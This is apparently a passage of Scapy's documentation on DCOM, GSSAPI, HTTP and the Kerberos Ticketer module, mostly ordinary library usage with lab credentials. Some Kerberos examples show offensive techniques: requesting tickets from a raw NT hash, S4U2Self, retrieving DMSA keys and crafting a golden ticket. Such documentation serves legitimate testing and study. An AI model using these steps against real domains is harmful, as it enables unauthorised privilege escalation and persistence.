


Figure 14-28 Top-level Full Pointer Representation

where it is tempting to hide the `referent_id` part, which is on Windows in most parts irrelevant.

In Scapy, you will find all the fields. The pros are that it is exhaustive and doesn't hide any information, the cons is that you need to use the utils (`valueof()` on dissection, `implicit any2i` on build) in order for it not to be a massive pain.

9.4 [MS-DCOM]

DCOM is a mechanism to manipulate COM objects remotely. It is in many ways just an extension over normal DCE/RPC, so understanding DCE/RPC concepts beforehand can be very useful. Before reading this, have a look at Scapy's [DCE/RPC](#) documentation page.

9.4.1 Terminology

- In DCOM one instantiates 'classes' to get 'object references'. A class implements one or several 'interfaces', each of which has methods.
- CLSID: the UUID of a **class**, used to instantiate it. This is typically chosen by whoever implements the COM object.
- IID: the UUID of an **interface**, used to request an IPID. This is chosen by whoever defines the COM interface (mostly Microsoft).
- IPID: a UUID that uniquely references an **interface on an object**. This allows to tell DCOM on which object to run the request we send.

There are other IDs such as the OID (a 64bit number that uniquely references each object), and the OXID (a 64bit number that uniquely references each object exporter), but we won't get into the details.

Per the spec, a DCOM client is supposed to keep track of the IPID, OID and OXID ids. In this regard, Scapy abstracts their usage. On the other hand, the calling application is supposed to know the CLSID of the class it wishes to instantiate, and the various IID of the interfaces it wishes to use.

9.4.2 General behavior of a DCOM client

1. Setup the DCOM client (endpoint, SSP, etc.)
2. Get an object reference: Instantiate a class to get an object reference of the instance (RemoteCreateInstance), **OR**, get an object reference towards the class itself (RemoteGetClassObject).
3. Acquire the IPID of an interface of the object.
4. Call a method of that interface.
5. Release the reference counts on the interface (delete the IPID).

Step 3 can be done manually through the AcquireInterface() method, but Scapy will also automatically call it if you try to use an interface that you haven't acquired on an object.

9.4.3 Using the DCOM client

General usage

1. Setup the DCOM client and connect to the object resolver (which is by default on port 135).

```
from scapy.layers.msrpc.msdc import DCOM_Client
from scapy.layers.ntlm import NTLMSSP

client = DCOM_Client(
    ssp=NTLMSSP(UPN="Administrator@domain.local", PASSWORD="Scapy1111@"),
)
client.connect("server1.domain.local")
```

Note

See the examples in [DCE/RPC](#) to connect with SPNEGO/Kerberos.

2. Instantiate a class to get an object reference

```
import uuid
from scapy.layers.dcerpc import find_com_interface
from scapy.layers.msrpc.raw.ms_pla import GetDataCollectorSets_Request

CLSID_TraceSessionCollection = uuid.UUID("03837530-098b-11d8-9414-505054503030")
# The COM interface must have been compiled by scapy-rpc (midl-to-scapy)
IDataCollectorSetCollection = find_com_interface("IDataCollectorSetCollection")

# Get new object reference
objref = client.RemoteCreateInstance(
    # The CLSID we're instantiating
    clsid=CLSID_TraceSessionCollection,
    iids=[
        # An initial list of interfaces to ask for. There must be at least 1.
        IDataCollectorSetCollection,
```

(continues on next page)

(continued from previous page)

```
]
)
```

3. Call a method on that object reference

```
result = objref.sr1_req(
    # The request message (here from [MS-PLA])
    pkt=GetDataCollectorSets_Request(
        server=None,
        filter=NDRPointer(
            referent_id=0x72657355,
            value=FLAGGED_WORD_BLOB(
                cBytes=18,
                asData=r"session\*".encode("utf-16le"),
            )
        ),
    ),
    # The interface to send it on
    iface=IDataCollectorSetCollection,
)
```

4. Release all the requested interfaces on the object reference

```
objref.release()
```

5. Close the client

```
client.close()
```

Unmarshalling object references

Some methods return a reference to an object that is created by the remote server. On the network, those are typically marshalled as a `MInterfacePointer` structure. Such a structure can be “unmarshalled” into a local object reference that can be used in Scapy to call methods on that object.

```
# For instance, let's assume we're calling Next() of the IEnumVARIANT
resp = enum.sr1_req(
    pkt=Next_Request(celt=1),
    iface=IEnumVARIANT,
)

# Get the MInterfacePointer value
value = resp.valueof("rgVar")[0].valueof("_varUnion")
assert isinstance(value, MInterfacePointer)

# Unmarshall it and acquire an initial interface on it.
objref = client.UnmarshallObjectReference(
    value,
    iid=IDataCollectorSet,
)
```

9.5 .NET Protocols

Scapy implements a few .NET specific protocols. Those protocols are a bit uncommon, but it can be useful to try to understand what's sent by .NET applications, or for more offensive purposes (issues with .NET deserialization for instance).

9.5.1 .NET Remoting

Implemented under `ms_nrtmp`, you can load it using:

```
from scapy.layers.ms_nrtmp import *
```

This supports:

- The .NET remote protocol: `NRTP*` classes
- The .NET Binary Formatter: `NRBF*` classes

For instance you can try to parse a .NET Remoting payload generated using `ysoserial` with the `NRBF()` to analyse what it's doing.

9.6 GSSAPI

Scapy provides access to various [Security Providers](#) following the GSSAPI model, but aiming at interacting with the Windows world.

Note

The GSSAPI interfaces are based off the following documentations:

- GSSAPI: [RFC4121 / RFC2743](#)
- GSSAPI C bindings: [RFC2744](#)

9.6.1 Usage

The following SSPs are currently provided:

- *NTLMSSP*
- *KerberosSSP*
- *SPNEGOSSP*
- *NetlogonSSP*
- *WinSSP* (Windows only)

Basically those are classes that implement two functions, trying to micmic the RFCs:

- `GSS_Init_sec_context()`: called by the client, passing it a `Context` and optionally a token
- `GSS_Accept_sec_context()`: called by the server, passing it a `Context` and optionally a token

They both return the updated `Context`, a token to optionally send to the server/client and a GSSAPI status code.

Note

You can typically use it in *SMB_Client*, *SMB_Server*, *DCERPC_Client* or *DCERPC_Server*. Have a look at [SMB](#) and [DCE/RPC](#) to get examples on how to use it.

Let's implement our own client that uses one of those SSPs.

Client

First let's create the SSP. We'll take *NTLMSSP* as an example but the others would work just as well.

```
from scapy.layers.ntlm import *
clissp = NTLMSSP(
    UPN="Administrator@domain.local",
    PASSWORD="Password1!",
)
```

Let's get the first token (in this case, the ntlm negotiate):

```
# We start with a context = None and a val (server answer) = None
sspcontext, token, status = clissp.GSS_Init_sec_context(None, None)
# sspcontext will be passed to subsequent calls and stores information
# regarding this NTLM session, token is the NTLM_NEGOTIATE and status
# the state of the SSP
assert status == GSS_S_CONTINUE_NEEDED
```

Send this token to the server, or use it as required, and get back the server's token. You can then pass that token as the second parameter of *GSS_Init_sec_context()*. To give an example, this is what is done in the LDAP client:

```
# Do we have a token to send to the server?
while token:
    resp = self.srl(
        LDAP_BindRequest(
            bind_name=ASN1_STRING(b""),
            authentication=LDAP_Authentication_SaslCredentials(
                mechanism=ASN1_STRING(b"SPNEGO"),
                credentials=ASN1_STRING(bytes(token)),
            ),
        ),
    )
    sspcontext, token, status = clissp.GSS_Init_sec_context(
        self.sspcontext, GSSAPI_BLOB(resp.protocolOp.serverSaslCreds.val)
    )
```

If you want to use *SPNEGOSSP*, you could wrap the SSP as so:

```
from scapy.layers.ntlm import *
from scapy.layers.spnego import SPNEGOSSP
clissp = SPNEGOSSP(
    [
```

(continues on next page)

(continued from previous page)

```

    NTLMSSP(
        UPN="Administrator@domain.local",
        PASSWORD="Password1!",
    ),
    KerberosSSP(
        UPN="Administrator@domain.local",
        PASSWORD="Password1!",
        SPN="host/dc1.domain.local",
    ),
]
)

```

You can override the GSS-API `req_flags` when calling `GSS_Init_sec_context()`, using values from `GSS_C_FLAGS`:

```

sspcontext, token, status = clissp.GSS_Init_sec_context(None, None, req_
→ flags=(
    GSS_C_FLAGS.GSS_C_EXTENDED_ERROR_FLAG |
    GSS_C_FLAGS.GSS_C_MUTUAL_FLAG |
    GSS_C_FLAGS.GSS_C_CONF_FLAG # Asking for CONFIDENTIALITY
))

```

Server

Implementing a server is very similar to a client but you'd use `GSS_Accept_sec_context()` instead. The client is properly authenticated when `status` is `GSS_S_COMPLETE`.

Let's use `NTLMSSP` as an example of server-side SSP.

```

from scapy.layers.ntlm import *
clissp = NTLMSSP(
    IDENTITIES={
        "User1": MD4le("Password1!"),
        "User2": MD4le("Password2!"),
    }
)

```

You'll find other examples of how to instantiate a SSP in the docstrings of each SSP. See [the list](#)

WinSSP

WinSSP is a special SSP that is only available on Windows, which calls the actual Windows SSPs local to the machine it's running on. It allows to use the implicit authentication of the logged-in user with Scapy and its various clients, and is also sometimes necessary if you get unexpected `ACCESS_DENIED` on loopback connections.

For instance using SPNEGO:

```

from scapy.arch.windows.sspi import *
clissp = WinSSP(Package="Negotiate")

```

For instance using NTLM:

```
from scapy.arch.windows.ssapi import *
clispp = WinSSP(Package="NTLM")
```

9.7 HTTP

Scapy supports the sending / receiving of HTTP packets natively.

9.7.1 HTTP 1.X

Note

Support for HTTP 1.X was added in 2.4.3, whereas HTTP 2.X was already in 2.4.0.

About HTTP 1.X

HTTP 1.X is a *text protocol*. Those are pretty unusual nowadays (HTTP 2.X is binary), therefore its implementation is very different.

For transmission purposes, HTTP 1.X frames are split in various fragments during the connection, which may or not have been encoded. This is explain over <https://developer.mozilla.org/fr/docs/Web/HTTP/Headers/Transfer-Encoding>

To summarize, the frames can be split in 3 different ways:

- **chunks**: split in fragments called chunks that are preceded by their length. The end of a frame is marked by an empty chunk
- **using Content-Length**: the header of the HTTP frame announces the total length of the frame
- **None of the above**: the HTTP frame ends when the TCP stream ends / when a TCP push happens.

Moreover, each frame may be additionally compressed, depending on the algorithm specified in the HTTP header:

- **compress**: compressed using *LZW*
- **deflate**: compressed using *ZLIB*
- **br**: compressed using *Brotli*
- **gzip**

Let's have a look at what happens when you perform an HTTPRequest using Scapy's `TCP_client` (explained below):

tcp.port == 80						
No.	Time	Source	Destination	Protocol	Length	Info
63	9.000626			TCP	54	36119 → 80 [SYN] Seq=0 Win=8192 Len=0
64	9.024632			TCP	60	80 → 36119 [SYN, ACK] Seq=0 Ack=1 Win=60720 Len=0 MSS=1380
65	9.025897			TCP	54	36119 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=0
66	9.027350			HTTP	193	GET / HTTP/1.1
67	9.051957			TCP	60	80 → 36119 [ACK] Seq=1 Ack=140 Win=61640 Len=0
68	9.091220			TCP	590	80 → 36119 [ACK] Seq=1 Ack=140 Win=61640 Len=536 [TCP segment of a reassembled PDU]
69	9.091636			TCP	590	80 → 36119 [ACK] Seq=537 Ack=140 Win=61640 Len=536 [TCP segment of a reassembled PDU]
70	9.092867			TCP	590	80 → 36119 [ACK] Seq=1073 Ack=140 Win=61640 Len=536 [TCP segment of a reassembled PDU]
71	9.093356			TCP	590	80 → 36119 [ACK] Seq=1609 Ack=140 Win=61640 Len=536 [TCP segment of a reassembled PDU]
72	9.094595			TCP	590	80 → 36119 [ACK] Seq=2145 Ack=140 Win=61640 Len=536 [TCP segment of a reassembled PDU]
73	9.095083			TCP	590	80 → 36119 [ACK] Seq=2681 Ack=140 Win=61640 Len=536 [TCP segment of a reassembled PDU]
74	9.095972			TCP	54	36119 → 80 [ACK] Seq=140 Ack=537 Win=8192 Len=0
75	9.096570			TCP	590	80 → 36119 [ACK] Seq=3217 Ack=140 Win=61640 Len=536 [TCP segment of a reassembled PDU]
76	9.097241			TCP	590	80 → 36119 [ACK] Seq=3753 Ack=140 Win=61640 Len=536 [TCP segment of a reassembled PDU]
77	9.098468			TCP	590	80 → 36119 [ACK] Seq=4289 Ack=140 Win=61640 Len=536 [TCP segment of a reassembled PDU]
78	9.098782			TCP	590	80 → 36119 [ACK] Seq=4825 Ack=140 Win=61640 Len=536 [TCP segment of a reassembled PDU]
79	9.104144			TCP	54	36119 → 80 [ACK] Seq=140 Ack=1073 Win=8192 Len=0
80	9.109974			TCP	54	36119 → 80 [ACK] Seq=140 Ack=1609 Win=8192 Len=0
81	9.115640			TCP	54	36119 → 80 [ACK] Seq=140 Ack=2145 Win=8192 Len=0
82	9.119449			TCP	54	36119 → 80 [ACK] Seq=140 Ack=2681 Win=8192 Len=0
83	9.120455			TCP	590	80 → 36119 [ACK] Seq=5361 Ack=140 Win=61640 Len=536 [TCP segment of a reassembled PDU]
84	9.120697			TCP	590	80 → 36119 [ACK] Seq=5897 Ack=140 Win=61640 Len=536 [TCP segment of a reassembled PDU]
275	9.310026			TCP	134	80 → 36119 [PSH, ACK] Seq=45481 Ack=140 Win=61640 Len=80 [TCP segment of a reassembled PDU]
276	9.311161			TCP	54	36119 → 80 [ACK] Seq=140 Ack=42345 Win=8192 Len=0
277	9.311846			TCP	590	80 → 36119 [ACK] Seq=45561 Ack=140 Win=61640 Len=536 [TCP segment of a reassembled PDU]
278	9.311847			TCP	126	80 → 36119 [ACK] Seq=46097 Ack=140 Win=61640 Len=72 [TCP segment of a reassembled PDU]
279	9.313241			TCP	54	36119 → 80 [ACK] Seq=140 Ack=42417 Win=8192 Len=0
280	9.315058			HTTP	453	HTTP/1.1 200 OK (text/html)
281	9.315661			TCP	54	36119 → 80 [ACK] Seq=140 Ack=42953 Win=8192 Len=0
282	9.317274			TCP	54	36119 → 80 [ACK] Seq=140 Ack=43033 Win=8192 Len=0

Once the first SYN/ACK is done, the connection is established. Scapy will send the `HTTPRequest()`, and the host will answer with HTTP fragments. Scapy will ACK each of those, and recompile them using `TCPSession`, like Wireshark does when it displays the answer frame.

HTTP 1.X in Scapy

Let's list the module's content:

```
>>> explore(scapy.layers.http)
Packets contained in scapy.layers.http:
Class      | Name
-----|-----
HTTP       | HTTP 1
HTTPRequest | HTTP Request
HTTPResponse | HTTP Response
```

There are two frames available: `HTTPRequest` and `HTTPResponse`. The `HTTP` is only used during dissection, as a util to choose between the two. All common header fields should be supported.

• Default HTTPRequest:

```
>>> HTTPRequest().show()
###[ HTTP Request ]###
  Method= 'GET'
  Path= '/'
  Http_Version= 'HTTP/1.1'
  A_IM= None
  Accept= None
  Accept_Charset= None
  Accept_Datetime= None
  Accept-Encoding= None
  [...]
```

• Default HTTPResponse:

```
>>> HTTPResponse().show()
###[ HTTP Response ]###
  Http_Version= 'HTTP/1.1'
  Status_Code= '200'
  Reason_Phrase= 'OK'
  Accept_Patch43= None
  Accept_Ranges= None
  [...]
```

Use Scapy to send/receive HTTP 1.X

Scapy uses [Sessions classes](#) (more specifically the `TCPSession` class), in order to dissect and reconstruct HTTP packets. This handles Content-Length, chunks and/or compression.

Here are the main ways of using HTTP 1.X with Scapy:

- *HTTP_Client*: Automata that send HTTP requests. It supports the *SSP()* mechanism to support authorization with NTLM, Kerberos, etc.
- *HTTP_Server*: Automata to handle incoming HTTP requests. Also supports *SSP()*.
- `sniff(session=TCPSession, [...])`: Perform decompression / defragmentation on all TCP streams simultaneously, but only acts passively.
- `TCP_client.tcplink(HTTP, host, 80)`: Acts as a raw TCP client, handles SYN/ACK, and all TCP actions, but only creates one stream. It however supports some specific features, such as changing the source IP.

Examples:

- *HTTP_Client*:

Let's perform a very simple GET request to an HTTP server:

```
from scapy.layers.http import * # or load_layer("http")
client = HTTP_Client()
resp = client.request("http://127.0.0.1:8080")
client.close()
```

You can use the following shorthand to do the same very basic feature: `http_request()`, usable as so:

```
load_layer("http")
http_request("www.google.com", "/") # first argument is Host, second is Path
```

Let's do the same request, but this time to a server that requires NTLM authentication:

```
from scapy.layers.http import * # or load_layer("http")
client = HTTP_Client(
    HTTP_AUTH_MECHS.NTLM,
    ssp=NTLMSSP(UPN="user", PASSWORD="password"),
)
resp = client.request("http://127.0.0.1:8080")
client.close()
```

- *HTTP_Server*:

Start an unauthenticated HTTP server automaton:

```
from scapy.layers.http import *
from scapy.layers.ntlm import *

class Custom_HTTP_Server(HTTP_Server):
    def answer(self, pkt):
        if pkt.Path == b"/":
            return HTTPResponse() / (
                "<!doctype html><html><body><h1>OK</h1></body></html>"
            )
        else:
            return HTTPResponse(
                Status_Code=b"404",
                Reason_Phrase=b"Not Found",
            ) / (
                "<!doctype html><html><body><h1>404 - Not Found</h1></body></<br>html>"
            )

server = Custom_HTTP_Server.spawn(
    port=8080,
    iface="eth0",
)
```

We could also have started the same server, but requiring **NTLM authorization** using:

```
server = HTTP_Server.spawn(
    port=8080,
    iface="eth0",
    mech=HTTP_AUTH_MECHS.NTLM,
    ssp=NTLMSSP(IDENTITIES={"user": MD4le("password")}),
)
```

Or **basic auth**:

```
server = HTTP_Server.spawn(
    port=8080,
    iface="eth0",
    mech=HTTP_AUTH_MECHS.BASIC,
    BASIC_IDENTITIES={"user": MD4le("password")},
)
```

- TCP_client.tcplink:

Send an HTTPRequest to `www.secdev.org` and write the result in a file:

```
load_layer("http")
req = HTTP()/HTTPRequest(
    Accept-Encoding=b'gzip, deflate',
    Cache-Control=b'no-cache',
    Connection=b'keep-alive',
```

(continues on next page)

(continued from previous page)

```
Host=b'www.secdev.org',
Pragma=b'no-cache'
)
a = TCP_client.tcplink(HTTP, "www.secdev.org", 80)
answer = a.srl(req)
a.close()
with open("www.secdev.org.html", "wb") as file:
    file.write(answer.load)
```

`TCP_client.tcplink` makes it feel like it only received one packet, but in reality it was recombined in `TCPSession`. If you performed a plain `sniff()`, you would have seen those packets.

- `sniff()`:

Dissect a pcap which contains a JPEG image that was sent over HTTP using chunks. This is able to reconstruct all HTTP streams in parallel.

Note

The `http_chunk.pcap.gz` file is available in `scapy/test/pcaps`

```
load_layer("http")
pkts = sniff(offline="http_chunk.pcap.gz", session=TCPSession)
# a[29] is the HTTPResponse
with open("image.jpg", "wb") as file:
    file.write(pkts[29].load)
```

9.7.2 HTTP 2.X

The HTTP 2 documentation is available as a Jupyter notebook over here: [HTTP 2 Tuto](#)

9.8 Kerberos

Note

Kerberos per [RFC4120](#) + [RFC6113](#) (FAST) + [\[MS-KILE\]](#) (Windows)

Scapy's Kerberos implementation is accessed through two main components:

- *Ticketer*: a module that allows manipulating Kerberos tickets;
- *KerberosSSP*: an implementation of a GSSAPI SSP for Kerberos, usable in any of Scapy's client that support GSSAPI, for both authentication and encryption.

The general idea is that the first one allows to request tickets and perform almost all Kerberos related operations (S4U2Self, S4U2Proxy, FAST armoring, U2U, DMSA, etc.). The latter is used once a final Service Ticket is obtained, by other parts of Scapy, for instance [SMB](#), [LDAP](#) or [DCE/RPC](#).

9.8.1 Ticketer module

The *Ticketer* module can be used both from the CLI or programmatically to perform operations on Kerberos tickets. To use it, you must first create an instance of a *Ticketer*, which acts as both a **ccache** (holds tickets) and a **keytab** (holds secrets).

This section tries to give many usage examples, but isn't exhaustive. For more details regarding the parameters of each functions, it is encouraged to have a look at the docstrings of *KerberosClient*.

- **Request TGT:** see the docstring of *krb_as_req()*

```
>>> load_module("ticketer")
>>> t = Ticketer()
>>> t.request_tgt("Administrator@DOMAIN.LOCAL")
Enter password: *****
>>> t.show()
Tickets:
0. Administrator@DOMAIN.LOCAL -> krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
Start time          End time          Renew until        Auth time
31/08/23 11:38:34   31/08/23 21:38:34   31/08/23 21:38:35   31/08/23 01:38:34
```

- **Then request a ST, using the TGT:** see the docstring of *krb_tgs_req()*

```
>>> # The TGT we just got has an ID of 0
>>> t.request_st(0, "host/dc1.domain.local")
>>> t.show()
Tickets:
0. Administrator@DOMAIN.LOCAL -> krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
Start time          End time          Renew until        Auth time
31/08/23 11:38:34   31/08/23 21:38:34   31/08/23 21:38:35   31/08/23 01:38:34

1. Administrator@DOMAIN.LOCAL -> host/dc1.domain.local@DOMAIN.LOCAL
Start time          End time          Renew until        Auth time
31/08/23 11:39:07   31/08/23 21:38:34   31/08/23 21:38:35   31/08/23 01:38:34
```

- **Use ticket as SSP:** the *ssp()* function.

```
>>> # We use ticket 1 from the above store.
>>> smbclient("dc1.domain.local", ssp=t.ssp(1))
```

- **Request a TGT using a hash:** see the docstring of *krb_as_req()*

```
>>> from scapy.libs.rfc3961 import EncryptionType
>>> load_module("ticketer")
>>> t = Ticketer()
>>> # Using the HashNT
>>> t.request_tgt("Administrator@DOMAIN.LOCAL", key=Key(EncryptionType.RC4_
↳HMAC, bytes.fromhex("2b576acbe6bcfda7294d6bd18041b8fe")))
>>> # Using the AES-256-SHA1-96 Kerberos Key
>>> t.request_tgt("Administrator@domain.local", key=Key(EncryptionType.AES256_
↳CTS_HMAC_SHA1_96, bytes.fromhex(
↳"63a2577d8bf6abeba0847cded36b9aed202c23750eb9c56b6155be1cc946bb1d")))
```

- **Request a TGT using PKINIT:**

```
>>> from scapy.libs.rfc3961 import EncryptionType
>>> load_module("ticketer")
>>> t = Ticketer()
>>> # If P12:
>>> t.request_tgt(p12="admin.pfx", realm="DOMAIN.LOCAL", ca="ca.pem")
>>> # One could also have used a different cert and key file:
>>> t.request_tgt(x509="admin.cert", x509key="admin.key", realm="DOMAIN.LOCAL",
↳ ca="ca.pem")
```

- Request a user TGT with Kerberos armoring (FAST)

The `armor_with` keyword allows to select a ticket to armor the request with.

```
>>> load_module("ticketer")
>>> t = Ticketer()
>>> t.request_tgt("Machine01$@DOMAIN.LOCAL", key=Key(EncryptionType.RC4_HMAC,
↳ bytes.fromhex("2b576acbe6bcfda7294d6bd18041b8fe")))
>>> t.show()
Tickets:
0. Machine01$@DOMAIN.LOCAL -> krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
Start time      End time      Renew until    Auth time
31/08/23 11:38:34 31/08/23 21:38:34 31/08/23 21:38:35 31/08/23 01:38:34
>>> t.request_tgt("Administrator@domain.local", armor_with=0) # Armor with
↳ ticket n°0
```

- Renew a TGT or ST:

```
>>> t.renew(0) # renew TGT
>>> t.renew(1) # renew ST. Works only with 'host/' SPNs
>>> t.renew(1, armor_with=0) # renew something with armoring
```

- Import tickets from a ccache:

Note

We first added a realm `DOMAIN.LOCAL` with a `kdc` to `/etc/krb5.conf`

```
$ kinit Administrator@DOMAIN.LOCAL
Password for Administrator@DOMAIN.LOCAL:
$ scapy
>>> load_module("ticketer")
>>> t = Ticketer()
>>> t.open_ccache("/tmp/krb5cc_1000")
>>> t.show()
Tickets:
1. Administrator@DOMAIN.LOCAL -> krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
Start time      End time      Renew until    Auth time
31/08/23 12:08:15 31/08/23 22:08:15 01/09/23 12:08:12 31/08/23 12:08:15
```

- Export tickets into a ccache:

```
>>> load_module("ticketer")
>>> t = Ticketer()
>>> t.request_tgt("Administrator@domain.local", password="ScapyScapy1")
>>> t.save_ccache("/tmp/krb5cc_1000")
>>> exit()
$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: Administrator@DOMAIN.LOCAL

Valid starting      Expires            Service principal
08/31/2023 12:08:15  08/31/2023 23:08:15  krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
        renew until 09/01/2023 12:08:12
```

- **Perform S4U2Self**

```
>>> load_module("ticketer")
>>> t = Ticketer()
>>> t.request_tgt("SERVER1$@domain.local", key=Key(EncryptionType.AES256_CTS_
↪HMAC_SHA1_96, bytes.fromhex(
↪"63a2577d8bf6abeba0847cded36b9aed202c23750eb9c56b6155be1cc946bb1d")))
>>> t.request_st(0, "host/SERVER1", for_user="Administrator@domain.local")
>>> t.show()
CCache tickets:
0. SERVER1$@DOMAIN.LOCAL -> krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
   canonicalize+pre-authent+initial+renewable+forwardable
Start time      End time      Renew until    Auth time
15/04/25 20:15:17 16/04/25 06:10:22 16/04/25 06:10:22 15/04/25 20:15:17

1. Administrator@domain.local -> host/SERVER1@DOMAIN.LOCAL
   canonicalize+pre-authent+renewable+forwardable
Start time      End time      Renew until    Auth time
15/04/25 20:15:20 16/04/25 06:10:22 16/04/25 06:10:22 15/04/25 20:15:17
```

- **Request a ticket for a DMSA**

For more information about DMSAs and how to create them, consult the [relevant Microsoft documentation](#). In this example we allowed SERVER1\$ to retrieve the managed password of dmsa_user\$.

```
>>> load_module("ticketer")
>>> t = Ticketer()
>>> t.request_tgt("SERVER1$@domain.local", key=Key(EncryptionType.AES256_CTS_
↪HMAC_SHA1_96, bytes.fromhex(
↪"63a2577d8bf6abeba0847cded36b9aed202c23750eb9c56b6155be1cc946bb1d")))
>>> t.request_st(0, "krbtgt/domain.local", for_user="dmsa_user$@domain.local",
↪ dmsa=True)
INFO: 3 DMSA keys found and imported !
>>> t.show()
Keytab name: UNSAVED
Principal      Timestamp      KVNO  Keytype
dmsa_user$@domain.local 22/05/25 22:03:58 1      AES256-CTS-HMAC-SHA1-96
dmsa_user$@domain.local 22/05/25 22:03:58 2      AES128-CTS-HMAC-SHA1-96
```

(continues on next page)

(continued from previous page)

```
dmsa_user$@domain.local 22/05/25 22:03:58 3 RC4-HMAC

CCache tickets:
0. SERVER1$@DOMAIN.LOCAL -> krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
   canonicalize+pre-authent+initial+renewable+forwardable
Start time      End time      Renew until    Auth time
22/05/25 22:06:32 23/05/25 08:03:53 23/05/25 08:03:53 22/05/25 22:06:32

1. dmsa_user$@domain.local -> krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
   canonicalize+pre-authent+renewable+forwardable
Start time      End time      Renew until    Auth time
22/05/25 22:06:37 23/05/25 08:03:53 23/05/25 08:03:53 22/05/25 22:06:32
```

As you can see, DMSA keys were imported in the keytab. You can use those as detailed in some of the following sections.

- **Load and use keytab for client**

```
>>> load_module("ticketer")
>>> t = Ticketer()
>>> t.open_keytab("test.keytab")
>>> t.show()
Keytab name: test.keytab
Principal      Timestamp      KVNO  Keytype
Administrator@domain.local 14/04/25 21:47:59 0 AES128-CTS-HMAC-SHA1-96
Administrator@domain.local 14/04/25 21:47:59 0 AES256-CTS-HMAC-SHA1-96
Administrator@domain.local 14/04/25 21:47:59 0 RC4-HMAC

No tickets in CCache.
>>> t.request_tgt("Administrator@domain.local")
```

- **Load and use keytab for server:**

```
>>> t.open_keytab("server1.keytab")
>>> t.show()
Keytab name: server1.keytab
Principal      Timestamp      KVNO  Keytype
host/Server1.domain.local@DOMAIN.LOCAL 01/01/70 01:00:00 10 RC4-HMAC

No tickets in CCache.
>>> ssp = t.ssp("host/Server11.domain.local@DOMAIN.LOCAL")
>>> # Example: start a SMB server
>>> smbserver(ssp=ssp)
```

- **Create client keytab:**

```
>>> t = Ticketer()
>>> t.add_cred("Administrator@domain.local", etypes="all")
Enter password: *****
>>> t.show()
Keytab name: UNSAVED
```

(continues on next page)

(continued from previous page)

Principal	Timestamp	KVNO	Keytype
Administrator@domain.local	15/04/25 20:24:13	1	AES128-CTS-HMAC-SHA1-96
Administrator@domain.local	15/04/25 20:24:13	2	AES256-CTS-HMAC-SHA1-96
Administrator@domain.local	15/04/25 20:24:13	3	RC4-HMAC

No tickets in CCache.

- **Create server keytab:**

The following is equivalent to Windows' `ktpass.exe /out kt.keytab /mapuser WKS02$@domain.local /princ host/WKS02.domain.local@domain.local /pass ScapyIsNice`.

```
>>> t = Ticketer()
>>> t.add_cred("host/WKS02.domain.local@domain.local", etypes="all", mapupn=
↳ "WKS02$@domain.local", password="ScapyIsNice")
Enter password: *****
>>> t.show()
Keytab name: UNSAVED
Principal                                Timestamp                KVNO  Keytype
host/WKS02$.domain.local@domain.local  25/02/26 15:40:27      1     AES256-CTS-
↳ HMAC-SHA1-96

No tickets in CCache.
>>> t.save_keytab("kt.keytab")
```

- **Change password using kpasswd in 'set' mode:**

```
>>> t = Ticketer()
>>> t.request_tgt("Administrator@domain.local")
Enter password: *****
>>> t.kpasswdset(0, "SERVER1$@domain.local")
INFO: Using 'Set Password' mode. This only works with admin privileges.
Enter NEW password: *****
```

- **Craft tickets:** We can start by showing how to craft a **golden ticket**:

```
>>> load_module("ticketer")
>>> t = Ticketer()
>>> t.create_ticket()
User [User]: Administrator
Domain [DOM.LOCAL]: DOMAIN.LOCAL
Domain SID [S-1-5-21-1-2-3]: S-1-5-21-4239584752-1119503303-314831486
Group IDs [513, 512, 520, 518, 519]: 512, 520, 513, 519, 518
User ID [500]: 500
Primary Group ID [513]:
Extra SIDs [] :S-1-18-1
Expires in (h) [10]:
What key should we use (AES128-CTS-HMAC-SHA1-96/AES256-CTS-HMAC-SHA1-96/RC4-
↳ HMAC) ? [AES256-CTS-HMAC-SHA1-96]:
Enter the NT hash (AES-256) for this ticket (as hex):_
```

(continues on next page)

(continued from previous page)

```

↪6df5a9a90cb076f4d232a123d9c24f46ae11590a5430710bc1881dca337989ce
>>> t.show()
Tickets:
0. Administrator@DOMAIN.LOCAL -> krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
>>> t.save_ccache(fname="blob.ccache")

```

- Edit tickets with the GUI

Let's assume you've acquired the KRBTGT of a KDC, plus you've used `kinit` to get a ticket. This ticket was saved to a `.ccache` file, that we'll know try to open.

Note

You can get the demo ccache file using the following

```

cat <<EOF | base64 -d > krb.ccache
BQQAADAABAAj/////AAAAAAAAAAEAAAABAAAADERPTUFJTi5MT0NBTAASAAAAA1BZG1pbmlzdHJhdG9y
AAAAAQAAAAEAAAAMRE9NQUL0LkxPQ0FMAAADUFkbWluaXN0cmF0b3IAAAACAAAAAGAAAAxET01B
SU4uTE9DQUwAAAAAGa3JidGd0AAAAADERPTUFJTi5MT0NBTAASAAAAAIItCJqQqhmy+NFrl5miCPt1T
